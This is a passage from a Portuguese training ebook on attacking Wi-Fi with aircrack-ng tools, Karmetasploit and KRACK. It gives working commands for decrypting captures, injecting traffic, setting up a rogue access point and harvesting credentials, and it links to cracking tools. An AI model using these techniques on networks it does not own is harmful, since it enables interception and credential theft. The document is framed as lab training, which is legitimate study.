-w	chave	Chave WEP da rede alvo em hexadecimal

AIRDECAP-NG - EXEMPLOS

Exemplos de Uso

O comando seguinte remove cabeçalhos wireless de uma captura de rede aberta (sem WEP):

```
airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap
```

O comando seguinte decifra uma captura cifrada com WEP usando uma chave WEP hexadecimal:

```
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
```

O comando seguinte decifra uma captura cifrada com WPA/WPA2 usando a frase-senha:

```
airdecap-ng -e 'the ssid' -p passphrase  tkip.cap
```

AIRDECAP-NG - EXEMPLOS

Dicas de Uso

Requisitos WPA/WPA2:

- O arquivo de captura deve conter um aperto de mão de quatro vias válido, também conhecido como *four-way handshake*. Para essa finalidade, ter os pacotes 2 e 3 ou pacotes 3 e 4 funcionará corretamente. Na verdade, você não verdadeiramente precisa de todos os quatro pacotes do aperto de mão (*handshake*).

- Igualmente, apenas pacotes de dados seguindo o *handshake* serão decifrados. Isto porque há informação necessária do *handshake* para que os pacotes de dados sejam decifrados.

AIRDECAP-NG - EXERCICIOS

•Experimente o Airdecap-ng configurando seu ponto de acesso com vários tipos de criptografia. Para cada tipo de criptografia implementada, gere algum tráfego de texto não criptografado enquanto você realize um sniffing com airodump-ng.
(Dica: Acesse sites com painel de login e que não utiliza HTTP, ou acesse um servidor FTP não seguro)

- Descriptografe as capturas com o Airdecap e localize as credenciais capturadas usando o Wireshark.

AIRSERV-NG - CONCEITOS

AIRSERV-NG

- O Airserv-ng é um servidor de placa sem fio que permite que vários programas aplicativos sem fio usem independentemente uma placa sem fio por meio de uma conexão de rede TCP cliente-servidor. Todo o código específico do sistema operacional e do driver da placa sem fio é incorporado ao servidor. Isso elimina a necessidade de cada aplicativo sem fio conter a complexa placa sem fio e a lógica do driver. Também suporta vários sistemas operacionais.

- Quando o servidor é iniciado, ele escuta um IP específico e um número de porta TCP para conexões do cliente. O aplicativo sem fio se comunica com o servidor por meio desse endereço IP e porta. Ao usar as funções do aircrack-ng suite, você especifica “<endereço IP do servidor> dois pontos <número da porta>” em vez da interface de rede. Um exemplo é 127.0.0.1:666.

AIRSERV-NG - EXEMPLOS

Uso: airserv-ng <opts>

Onde:

-p <porta> porta TCP para escutar. O padrão é 666.
-d <dev> dispositivo wi-fi para servir.
-c <chan> Canal para começar.
-v <level> nível de depuração

Níveis de depuração

Existem três níveis de depuração. O nível de depuração 1 é o padrão, se você não incluir a opção "-v".

Nível de depuração de 1
Conteúdo: mostra as mensagens de conexão e desconexão.

Exemplos: Conecte-se de 127.0.0.1 Morte de 127.0.0.1

Nível de depuração de 2
Conteúdo: mostra as solicitações de mudança de canal e as solicitações inválidas de comando do cliente, além das mensagens de nível 1 de depuração. A solicitação de mudança de canal indica qual canal o cliente solicitou.

Exemplos: [127.0.0.1] Tem setchan 9 [127.0.0.1] handle_client: net_get ()

Nível de depuração de 3
Conteúdo: Exibe uma mensagem toda vez que um pacote é enviado ao cliente. O tamanho do pacote também é indicado. Este nível inclui as mensagens de nível 1 e nível 2.

Exemplos: [127.0.0.1] Enviando pacote 97 [127.0.0.1] Enviando pacote 97

AIRSERV-NG - EXEMPLOS

Exemplos de uso

Em todos os casos, você deve primeiro colocar sua placa wireless no modo monitor usando airmon-ng ou uma técnica similar.

Máquina local

Este cenário tem todos os componentes em execução no mesmo sistema.

Inicie o programa com:

```
airserv-ng -d ath0
```

Onde:

- -d ath0 é a placa de rede a ser usada. Especifique a interface de rede para seu cartão específico.

O sistema responde:

```
Cartão de abertura ath0
Definindo chan 1
Abertura da porta meia 666
Atendendo ath0 chan 1 na porta 666
```

AIRSERV-NG - EXEMPLOS

Neste ponto, você pode usar qualquer um dos programas aircrack-ng suite e especificar "127.0.0.1:666" em vez da interface de rede. 127.0.0.1 é o IP de "loopback" do seu PC e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

Exemplo:

```
airodump-ng 127.0.0.1:666
```

Ele começará a escanear todas as redes.

AIRSERV-NG - EXEMPLOS

Neste ponto, você pode usar qualquer um dos programas do aircrack-ng suite no segundo sistema e especificar "192.168.0.1:666" em vez da interface de rede. 192.168.0.1 é o endereço IP do sistema do servidor e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

No segundo sistema, você digitaria "airodump-ng 192.168.0.1:666" para iniciar a varredura de todas as redes. Você pode executar aplicativos aircrack-ng em quantos outros sistemas desejar, simplesmente especificando "192.168.0.1:666" como a interface de rede.

Exemplo:

```
airodump-ng -c 6 192.168.0.1:666
```

AIRSERV-NG - EXERCICIOS

- Se você tiver outro sistema disponível, conecte-se ao servidor Airserv-ng usando Airodump-ng. Caso contrário, você pode se conectar ao IP de 127.0.0.1 do mesmo sistema.

•Quebre a chave WEP ou WPA em seu ponto de acesso de laboratório usando o Airserv-ng conexão.

AIRTUN-NG - CONCEITOS

AIRTUN-NG

Airtun-ng é um criador de interface de túnel virtual. Existem duas funções básicas:

- Permitir que todo o tráfego criptografado seja monitorado para fins de sistema de detecção de invasão sem fio (wIDS).
- Injetar tráfego arbitrário em uma rede.

Para realizar a coleta de dados do wids, você deve ter a chave de criptografia e o bssid da rede que deseja monitorar. Airtun-ng descriptografa todo o tráfego para a rede específica e passa para um sistema IDS tradicional, como o snort .

AIRTUN-NG

- A injeção de tráfego pode ser totalmente bidirecional se você tiver a chave de criptografia completa. É de saída unidirecional se você tiver o PRGA obtido por meio de ataques chopchop ou de fragmentação . A principal vantagem de usar as outras ferramentas de injeção no aircrack-ng suite é que você pode usar qualquer ferramenta subsequentemente para criar, injetar ou farejar pacotes.

- Airtun-ng também possui funcionalidade de tipo repetidor e tcpreplay. Há uma função de repetidora que permite que você repita todo o tráfego detectado por um dispositivo sem fio (interface especificada por -i at0) e, opcionalmente, filtre o tráfego por um bssid junto com uma máscara de rede e reproduza o tráfego restante. Ao fazer isso, você ainda pode usar a interface tun enquanto estiver repetindo. Além disso, um recurso de leitura de arquivo pcap permite que você reproduza capturas de pacotes no formato pcap armazenadas da mesma forma que capturou-as em primeiro lugar. Esta é essencialmente a funcionalidade tcpreplay para wifi.

O Airtun-ng é executado apenas em plataformas linux e suporta o WDS se você tiver uma versão bastante recente (svn rev 1624?).

AIRTUN-NG - EXEMPLOS

Uso

Uso: airtun-ng <opções> <interface de replay>

- -x nbpps: número máximo de pacotes por segundo (opcional)
- -a bssid: define o endereço MAC do Access Point (obrigatório). No modo WDS, isso define o receptor
- -i iface: captura pacotes desta interface (opcional)
- -y arquivo: leia PRGA deste arquivo (opcional / um de -y ou -w deve ser definido)
- -w wepkey: use este WEP-KEY para criptografar pacotes (opcional / um de -y ou -w deve ser definido)
- -p pass: use esta senha WPA para descriptografar pacotes (use com -a e -e)
- -e essid: SSID de rede de destino (use com -p)
- -t tods: envia quadros para AP (1) ou para cliente (0) ou encapsula-os em um WDS / Bridge (2)
- -r file: lê os quadros fora do arquivo pcap (opcional)
- -h MAC: endereço MAC de origem
- -H: Exibe ajuda. Formulário longo - ajuda

Opções de WDS / Bridge Mode:

- -s transmissor: define o endereço MAC do transmissor para o modo WDS
- -b: modo bidirecional. Isso permite a comunicação nas redes do transmissor e receptor. Funciona apenas se você puder ver as duas estações.

Opções de repetidor (todos os itens a seguir requerem traços duplos):

- - -repetir: ativa o modo de repetição. Forma abreviada -f.
- - -bssid <mac>: BSSID para repetir. Forma abreviada -d.
- - -netmask <mask>: netmask para filtro BSSID. Forma abreviada -m.

AIRTUN-NG - EXEMPLOS

Cenários

WIDS

O primeiro cenário é o wIDS. Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -w 1234567890 ath0
```

Onde:

- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso a ser monitorado
- -w 1234567890 é a chave de criptografia
- ath0 é a interface atualmente em execução no modo monitor

O sistema responde:

```
interface de toque criada em0
Criptografia WEP especificada. Envio e recebimento de quadros por meio de ath0.
FromDS bit set em todos os frames.
```

Você percebe acima que criou a interface **at0** . Mude para outra sessão de console e você deverá trazer essa interface para usá-la:

```
ifconfig at0 up
```

Essa interface (at0) receberá uma cópia de todos os pacotes de rede sem fio. Os pacotes terão sido descriptografados com a chave que você forneceu. Neste ponto, você pode utilizar qualquer ferramenta para farejar e analisar o tráfego. Por exemplo, tcpdump, wireshark ou snort.

AIRTUN-NG - EXEMPLOS

Injeção de PRGA

O cenário seguinte é onde você deseja injetar pacotes na rede, mas não possui a chave WEP completa. Você só tem a PRGA obter através de um chopchop ou fragmentação ataque. Nesse caso, você só pode injetar pacotes de saída. Não há como descriptografar pacotes de entrada, pois você não tem a chave WEP completa.

Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -y fragmento-0124-153850.xou ath0
```

Observe que os arquivos PRGA foram especificados através da opção "-y".

O sistema responde (note que afirma corretamente "sem recepção"):

```
interface de toque criada em0
Criptografia WEP por PRGA especificada. Nenhuma recepção, apenas enviando quadros através de ath0.
FromDS bit set em todos os frames.
```

A partir daqui, você pode definir um endereço IP válido para a rede quando você coloca a interface at0 em funcionamento:

```
ifconfig at0 192.168.1.83 netmask 255.255.255.0 up
```

Você pode confirmar isso digitando "ifconfig at0". Novamente, neste ponto, você pode usar qualquer ferramenta desejada e enviar tráfego pela interface at0 para os clientes sem fio.

AIRTUN-NG - EXERCICIOS

- Configure seu AP com criptografia WEP com autenticação aberta, e conecte clientes a rede sem fio. Não esqueça de colocar sua placa em modo monitor.

Use o airtung-ng para:

- Realize um Sniffing no tráfego criptografado WEP usando um tunelamento da interface
- Use o wireshark para ver o trafégo não criptografado
- Tente um ataque PRGA usando Airtun-ng

AIRGRAPH-NG/KISMET - CONCEITOS

AIRGRAPH-NG

Airgraph-ng é uma ferramenta para gerar gráficos para visualizar dados capturados pelo airodump-ng. Pode criar dois tipos de gráficos:

- CAPR: Client - Access Point Relationship, mostrando todos os clientes conectados aos diferentes access points
- CPG: Common Probe Graph, mostra um gráfico centrado no ESSID analisado e dispositivos MAC que os investigaram

AIRGRAPH-NG - EXEMPLOS

```
root@kali:~# aircrack-ng
#########################################
#         Welcome to Airgraph-ng         #
#########################################

Usage: airgraph-ng options [-o -i -g ]

Options:
  -h, --help            show this help message and exit
  -o OUTPUT, --output=OUTPUT
                        Our Output Image ie... Image.png
  -i INPUT, --dump=INPUT
                        Airodump txt file in CSV format. NOT the pcap
  -g GRAPH_TYPE, --graph=GRAPH_TYPE
                        Graph Type Current [CAPR (Client to AP Relationship)
                        OR CPG (Common probe graph)]
```

AIRGRAPH-NG - EXEMPLOS

airgraph-ng Exemplos de uso

Gráfico CAPR

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o capr.png***) e o tipo de gráfico (***-g CAPR***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o capr.png -g CAPR
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrita para, capr.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

AIRGRAPH-NG - EXEMPLOS

Gráfico CPG

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o cpg.png***) e o tipo de gráfico (***-g CAG***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o cpg.png -g CPG
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrevendo para, cpg.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

KISMET

Kismet é um analisador de rede (sniffer), e um sistema de detecção de intrusão (IDS - Intrusion detection system) para redes 802.11 wireless. **Kismet** pode trabalhar com as placas wireless no modo monitor, capturando pacotes em rede dos tipos: 802.11a, 802.11b e 802.11g.

EXEMPLOS:

https://www.youtube.com/watch?v=3v_bwtHIToQ

https://openmaniak.com/kismet.php

AIRGRAPH-NG E KISMET - EXERCICIOS

•Coloque sua placa sem fio no modo monitor, mas não configure para um canal específico. Execute um Captura de Airodump por uma hora ou mais, salvando a captura em disco.

Gere um gráfico CAPR e CPG usando Airgraph-ng e comparar as diferenças entre os dois tipos de gráficos.

•Inicie uma sessão de sniffing Kismet (se você tiver um receptor de GPS, certifique-se de conectá-lo primeiro) e novamente, deixe sniffar por uma hora ou mais. Opcionalmente, se você tiver um laptop, você pode ir para uma caminhada ou passeio enquanto está sniffando. Fique à vontade com a interface do usuário Kismet e familiarize-se com seus recursos.

KARMETASPLOIT - CONCEITOS

KARMETASPLOIT

O Karmetasploit é uma ótima função dentro do Metasploit, permitindo a você falsificar pontos de acesso, capturar senhas, coletar dados e conduzir ataques de navegador contra clientes.

KARMETASPLOIT - CONFIGURAÇÃO

Vamos começar baixando o pacote

```
root@kali:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
--2015-04-03 16:17:27-- https://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com (www.offensive-security.com)... 198.50.176.211
Connecting to www.offensive-security.com (www.offensive-security.com)|198.50.176.211|:443... connec
HTTP request sent, awaiting response... 200 OK
Length: 1089 (1.1K) [text/plain]

Saving to: `karma.rc' 100%[=====================================>] 1,089 --.-K/s in 0s

2015-04-03 16:17:28 (35.9 MB/s) - `karma.rc' saved [1089/1089]
root@kali:~#
```

OBS: TUTORIAL PODE ESTAR DESATUALIZADO OU ALGUNS PACOTES DESCONTINUADOS

KARMETASPLOIT - CONFIGURAÇÃO

Tendo obtido esse pacote, precisamos configurar um pouco da infraestrutura que será necessária. Quando os clientes se conectam ao AP falso que corremos, eles estarão esperando receber um endereço IP. Como tal, precisamos colocar um servidor DHCP no lugar. Vamos instalar um servidor DHCP no Kali.

```
root@kali:~# apt update
...snip...
root@kali:~# apt -y install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Vamos configurar o arquivo DHCP

```
root@kali:~# cat /etc/dhcp/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers 10.0.0.1;
}
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Vamos instalar os requerimentos

```
root@kali:~# apt -y install libsqlite3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# gem install activerecord sqlite3
Fetching: activerecord-5.0.0.1.gem (100%)
Successfully installed activerecord-5.0.0.1
Parsing documentation for activerecord-5.0.0.1
Installing ri documentation for activerecord-5.0.0.1
Done installing documentation for activerecord after 7 seconds
Fetching: sqlite3-1.3.12.gem (100%)
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.12
Parsing documentation for sqlite3-1.3.12
Installing ri documentation for sqlite3-1.3.12
Done installing documentation for sqlite3 after 0 seconds
2 gems installed
root@kali:~#
```

KARMETASPLOIT - CONFIGURAÇÃO

Agora vamos iniciar o modo monitor

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
693     dhclient
934     wpa_supplicant
```

KARMETASPLOIT - CONFIGURAÇÃO

Agora vamos criar nosso ponto de acesso falso com o airbase

```
root@kali:~# airbase-ng -P -C 30 -e "U R PWND" -v wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on wlan0mon to 1800
22:52:25  Access Point with BSSID 00:C0:CA:82:D9:63 started.
```

Airbase-ng criou uma nova interface para nós, 'at0'. Esta é a interface que vamos usar agora. Vamos agora nos atribuir um endereço IP.

```
root @ kali: ~ # ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root @ kali: ~ #
```

MÃO NA MASSA

DEPOIS DE ABSORVER OS CONCEITOS BÁSICOS, AGORA VAMOS COLOCAR TUDO EM PRÁTICA, MAS PARA NÃO DEIXARMOS A PRÁTICA OBSOLETA SERÁ DEIXADO LINKS COM TUTORIAIS, ASSIM FACILITANDO A ATUALIZAÇÃO DO EBOOK.

CRACKING WEP

CRACKING WEP

Estes tutoriais mostra um caso muito simples para quebrar uma chave WEP. Destina-se a construir suas habilidades básicas e familiarizá-lo com os conceitos. Ele pressupõe que você tenha uma placa sem fio funcionando com os drivers já corrigidos para injeção.

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/

https://www.youtube.com/watch?v=-nzhem-d7Gc

https://www.youtube.com/watch?v=rJXQYmG5uNY

https://www.youtube.com/watch?v=RydsjNhUjdg

https://www.aircrack-ng.org/doku.php?id=simple_wep_crack

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-hunting-down-cracking-wep-networks-0183712/

CRACKING WPA/WPA2

CRACKING WPA/WPA2

Estes tutoriais vão ensinar a você quebrar uma rede com protocolo WPA/WPA2

https://www.aircrack-ng.org/doku.php?id=cracking_wpa

https://medium.com/@billatnapier/the-beginning-of-the-end-of-wpa-2-cracking-wpa-2-just-got-a-whole-lot-easier-55d7775a7a5a

https://hakin9.org/crack-wpa-wpa2-wi-fi-routers-with-aircrack-ng-and-hashcat/

https://www.techrepublic.com/article/new-method-makes-cracking-wpawpa2-wi-fi-network-passwords-easier-and-faster/

https://www.youtube.com/watch?v=A6-eIUAYnIA

https://www.youtube.com/watch?v=XoTUSDAQbe4

https://www.youtube.com/watch?v=YW8wNEb7SVQ

CRACKING WPA/WPA2 - PMKID

CRACKING WPA/WPA2 - PMKID

https://www.mentebinaria.com.br/forums/topic/395-quebra-de-senha-usando-pmkid/

https://www.youtube.com/watch?v=lja8PfPXtmk

https://www.youtube.com/watch?v=ve_0Qhd0bSM

https://www.youtube.com/watch?v=W-NzblUYXJw

https://howtotechglitz.com/brazil/quebrando-senhas-wpa2-com-o-novo-ataque-pmkid-hashcat-null-byte-wonderhowto/

CRACKING WPS

CRACKING WPS

Estes tutoriais vão ensinar a você quebrar uma rede com WPS ativado

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://rootsh3ll.com/rwsps-cracking-wps-with-reaver-pin-attack-ch3pt5/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/

https://www.youtube.com/watch?v=ySqkw7yTPMw

https://www.youtube.com/watch?v=0Y6GegjznhA

EVIL TWIN

EVIL TWIN

Evil Twin (também conhecido como “gêmeo malvado”) é um tipo de ataque Wi-Fi, semelhante a *spoofing* de site e ataques de *phishing* por e-mail.
Esta técnica (que não é nova), é basicamente uma versão wireless dos ataques *phising scam:* usuários pensam que se conectaram a um hotspot legítimo, mas na realidade, estão se conectando a um servidor malicioso que pode monitorar e obter dados digitados pelo usuário.
Em outras palavras, cyber atacantes podem obter todas as informações sem o conhecimento do usuário. Evil Twin parece um Hotspot, mas com um forte sinal.

https://www.youtube.com/watch?v=dCi2mZpx-6M

https://www.youtube.com/watch?v=yCQyvewym6Q

https://tiagosouza.com/atacantes-podem-hackear-seu-wifi-wireless-metodo-evil-twin/

https://rootsh3ll.com/evil-twin-attack/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/

KARMETASPLOIT – EM AÇÃO

KARMETASPLOIT

Agora, depois de tudo configurado, tudo o que resta é executar o Karmetasploit! Nós iniciamos o Metasploit, alimentando nosso arquivo de controle.

Vamos colocar em ação:
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-action/
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-attack-analysis/

https://www.youtube.com/watch?v=oLm0cgn54V8

https://www.youtube.com/watch?v=IJjcmWUcYUg

KRACK ATTACK WPA2

KRACK - ATAQUE

Nosso principal ataque é Handshek 4 vias do protocolo WPA2. Esse handshake é executado quando um cliente deseja ingressar em uma rede Wi-Fi protegida e é usado para confirmar que tanto o cliente quanto o ponto de acesso possuem as credenciais corretas (por exemplo, a senha pré-compartilhada da rede). Ao mesmo tempo, o handshake de 4 vias também negocia uma nova chave de criptografia que será usada para criptografar todo o tráfego subsequente. Atualmente, todas as redes Wi-Fi protegidas modernas usam o handshake de 4 vias. Isso implica que todas essas redes são afetadas por (alguma variação de) nosso ataque. Por exemplo, o ataque funciona contra redes Wi-Fi pessoais e empresariais, contra o antigo WPA e o mais recente padrão WPA2, e até mesmo contra redes que usam apenas o AES.

KRACK - ATAQUES DE REINSTALAÇÃO DE CHAVES

Em um ataque de reinstalação de chave, o adversário engana a vítima para reinstalar uma chave já em uso. Isto é **conseguido através da manipulação e reprodução de mensagens criptográficas de handshake** . Quando a vítima reinstala a chave, os parâmetros associados, como o número incremental do pacote de transmissão (ou seja, nonce) e o número do pacote de recepção (isto é, contador de repetição) são redefinidos para seu valor inicial. Essencialmente, para garantir a segurança, uma chave só deve ser instalada e usada uma vez. Infelizmente, descobrimos que isso não é garantido pelo protocolo WPA2. Ao manipular apertos de mão criptográficos, podemos abusar dessa fraqueza na prática.

KRACK - ATAQUES DE REINSTALAÇÃO DE CHAVES

- **Descrição de alto nível**
- **Exemplo concreto contra o aperto de mão de 4 vias**
- **Impacto prático**
- **Android e linux**

KRACK – DESCRIÇÃO DE ALTO NÍVEL

Em um ataque de reinstalação de chave, o adversário engana a vítima para reinstalar uma chave já em uso. Isto é **conseguido através da manipulação e reprodução de mensagens criptográficas de handshake** . Quando a vítima reinstala a chave, os parâmetros associados, como o número incremental do pacote de transmissão (ou seja, nonce) e o número do pacote de recepção (isto é, contador de repetição) são redefinidos para seu valor inicial. Essencialmente, para garantir a segurança, uma chave só deve ser instalada e usada uma vez. Infelizmente, descobrimos que isso não é garantido pelo protocolo WPA2. Ao manipular apertos de mão criptográficos, podemos abusar dessa fraqueza na prática.

KRACK – EXEMPLO CONCRETO CONTRA O HANDSHAKE DE 4 VIAS

Conforme descrito na introdução do trabalho de pesquisa, a ideia por trás de um ataque de reinstalação chave pode ser resumida da seguinte forma. Quando um cliente entra em uma rede, ele executa o handshake de 4 vias para negociar uma nova chave de criptografia. Ele instalará essa chave depois de receber a mensagem 3 do handshake de quatro vias. Depois que a chave é instalada, ela será usada para criptografar quadros de dados normais usando um protocolo de criptografia. No entanto, como as mensagens podem ser perdidas ou descartadas, o ponto de acesso (AP) retransmitirá a mensagem 3 se ela não receber uma resposta apropriada como confirmação. Como resultado, o cliente pode receber a mensagem 3 várias vezes. Cada vez que receber essa mensagem, ela reinstalará a mesma chave de criptografia e, portanto, redefinirá o número do pacote de transmissão incremental (nonce) e receberá o contador de repetição usado pelo protocolo de criptografia. Nós mostramos que**um invasor pode forçar essas redefinições de nonce, coletando e reproduzindo retransmissões da mensagem 3 do handshake de quatro vias** . Ao forçar a reutilização de nonce dessa maneira, o protocolo de criptografia pode ser atacado, por exemplo, os pacotes podem ser repetidos, descriptografados e / ou forjados. A mesma técnica também pode ser usada para atacar a chave do grupo, PeerKey, TDLS e rápido handshake de transição BSS.

KRACK – IMPACTO PRÁTICO

Em nossa opinião, o ataque mais difundido e praticamente impactante é o principal ataque de reinstalação contra o handshake de 4 vias. Baseamos este julgamento em duas observações. Primeiro, durante nossa própria pesquisa, descobrimos que a maioria dos clientes era afetada por ela. Em segundo lugar, os adversários podem usar esse ataque para descriptografar pacotes enviados por clientes, permitindo que eles interceptem informações confidenciais, como senhas ou cookies. A descriptografia de pacotes é possível porque um ataque de reinstalação de chave faz com que os nonces de transmissão (às vezes também chamados de números de pacote ou vetores de inicialização) sejam redefinidos para seu valor inicial. Como resultado, **a mesma chave de criptografia é usada com valores nonce que já foram usados no passado** . Por sua vez, isso faz com que todos os protocolos de criptografia do WPA2 reutilizem o fluxo de chavesao criptografar pacotes. Caso uma mensagem que reutilize keystream tenha conteúdo conhecido, torna-se trivial derivar o keystream usado. Este keystream pode então ser usado para descriptografar mensagens com o mesmo nonce. Quando não há conteúdo conhecido, é mais difícil descriptografar os pacotes, embora ainda seja possível em vários casos (por exemplo, o texto em inglês ainda pode ser descriptografado). Na prática, encontrar pacotes com conteúdo conhecido não é um problema, portanto, deve-se presumir que qualquer pacote pode ser descriptografado.

KRACK – ANDROID E LINUX

Nosso ataque é especialmente catastrófico contra a versão 2.4 e superior do wpa_supplicant, um cliente Wi-Fi comumente usado no Linux. Aqui, o cliente instalará uma chave de criptografia all-zero em vez de reinstalar a chave real. Essa vulnerabilidade parece ser causada por uma observação no padrão Wi-Fi que sugere limpar a chave de criptografia da memória depois de instalada pela primeira vez. Quando o cliente agora recebe uma mensagem retransmitida 3 do handshake de quatro vias, ele reinstalará a chave de criptografia agora limpa, instalando efetivamente uma chave de zero. Como o Android usa o wpa_supplicant, o Android 6.0 e superior também contém essa vulnerabilidade. Isso torna **trivial interceptar e manipular o tráfego enviado por esses dispositivos Linux e Android** . Note que atualmente50% dos dispositivos Android são vulneráveis aessa variante excepcionalmente devastadora do nosso ataque.

KRACK - DETALHES

https://www.krackattacks.com/

https://github.com/vanhoefm/krackattacks-scripts

KRACK - PRÁTICA

https://www.youtube.com/watch?v=Oh4WURZoR98

https://www.youtube.com/watch?v=mYtvjijATa4

https://www.youtube.com/watch?v=Gb8h6M22a6o

https://www.youtube.com/watch?v=tJryg7BcYV8

FERRAMENTAS E MÉTODOS

FERN WIFI WIRELESS CRACKER

O Fern Wifi Cracker é um software de ataque sem fio e uma ferramenta de auditoria de segurança que é escrita usando a biblioteca GUI do Python Qt e a linguagem de programação Python. Esta ferramenta pode recuperar e quebrar chaves WPA / WEP / WPS e executar outras redes baseadas em redes ethernet ou wireless.

https://github.com/savio-code/fern-wifi-cracker

PIXIEWPS

Pixiewps é uma ferramenta escrita em C usada para **bruteforce offline** o WPS PIN explorando a entropia baixa ou inexistente de algumas implementações de software, o chamado "ataque de pó de pixie" descoberto por Dominique Bongard no verão de 2014. Ele é destinado a educacional apenas para fins Ao contrário do tradicional ataque de força bruta online, implementado em ferramentas como Reaver ou Bully, que visam recuperar o pino em poucas horas, este método pode obter o PIN em apenas alguns **segundos** ou **minutos** , dependendo do alvo, **se vulnerável** .

https://github.com/wiire-a/pixiewps

NETSTUMBLER

O Netstumbler é uma das ferramentas conhecidas do Windows para encontrar pontos de acesso sem fio abertos. Eles também distribuíram uma versão WinCE criada para os PDAs e a chamaram de MiniStumbler. O Netstumbler usa uma abordagem mais ativa para encontrar WAPs do que outras ferramentas. A última vez que verificamos NetStumbler não parece ter sido atualizado - mas podemos estar errados! Se estivermos, por favor, façam um comentário abaixo - nós e nossa comunidade agradeceríamos.

http://www.netstumbler.com/downloads/

WIFIPHISHER

O Wifiphisher é uma ferramenta de hacking de WiFi que pode executar ataques de phishing automatizados e rápidos contra redes sem fio / WiFi com a intenção de descobrir credenciais de usuário e senha.
A diferença com essa ferramenta sem fio (em comparação com as outras) é que ela lança um ataque de engenharia social que é um vetor de ataque completamente diferente quando se tenta invadir redes WiFi.

https://github.com/wifiphisher/wifiphisher

KISMET

O Kismet é um software livre escrito em C ++ que pode ser usado para detectar pacotes TCP, UDP, DHCP e ARP. É uma ferramenta passiva e não interage com a rede. Ele tem a capacidade de encontrar redes ocultas e é usado em atividades de proteção. Os pacotes capturados podem ser exportados para WireShark e podem ser analisados posteriormente.

https://www.kismetwireless.net/

COWPATTY

É uma ferramenta baseada em Linux que pode realizar ataques nas chaves pré-compartilhadas para redes WPA. A ferramenta tem uma interface de linha de comando e é capaz de realizar ataques de dicionário nas redes sem fio usando um arquivo de lista de palavras.

https://github.com/joswr1ght/cowpatty

INSSIDER

O SSID mencionado em letras maiúsculas no próprio nome sugere os recursos dessa ferramenta. É uma ferramenta de scanner sem fio que suporta o Windows e OS X. A ferramenta estava disponível como um software de código aberto, mas não mais. A ferramenta é capaz de obter informações de cartões sem fio e ajuda você a escolher o melhor canal disponível com a força máxima. A força do sinal está disponível em formato gráfico plotado ao longo do tempo.

https://www.metageek.com/products/inssider/

REAVER

O Reaver usa técnicas de força bruta contra PINs de registradores de configuração protegidos por Wi-Fi para obter senhas WPA / WPA2. Uma das melhores coisas sobre essa ferramenta é o tempo de resposta. Você pode obter a senha em texto simples em apenas algumas horas. Se você estiver usando kali, o pacote reaver é pré-empacotado.

https://github.com/t6x/reaver-wps-fork-t6x

BULLY

Bully é uma nova implementação do ataque de força bruta da WPS, escrito em C. É conceitualmente idêntico a outros programas, na medida em que explora a (agora bem conhecida) falha de projeto na especificação WPS. Tem várias vantagens sobre o código reaver original. Isso inclui menos dependências, melhor memória e desempenho de CPU, manuseio correto do endianness e um conjunto mais robusto de opções. Ele é executado no Linux e foi desenvolvido especificamente para rodar em sistemas Linux embarcados (OpenWrt, etc), independentemente da arquitetura.
O Bully oferece várias melhorias na detecção e manipulação de cenários anômalos. Foi testado contra pontos de acesso de vários fornecedores e com diferentes configurações, com muito sucesso.

https://github.com/aanarchyy/bully

JOHN THE RIPPER

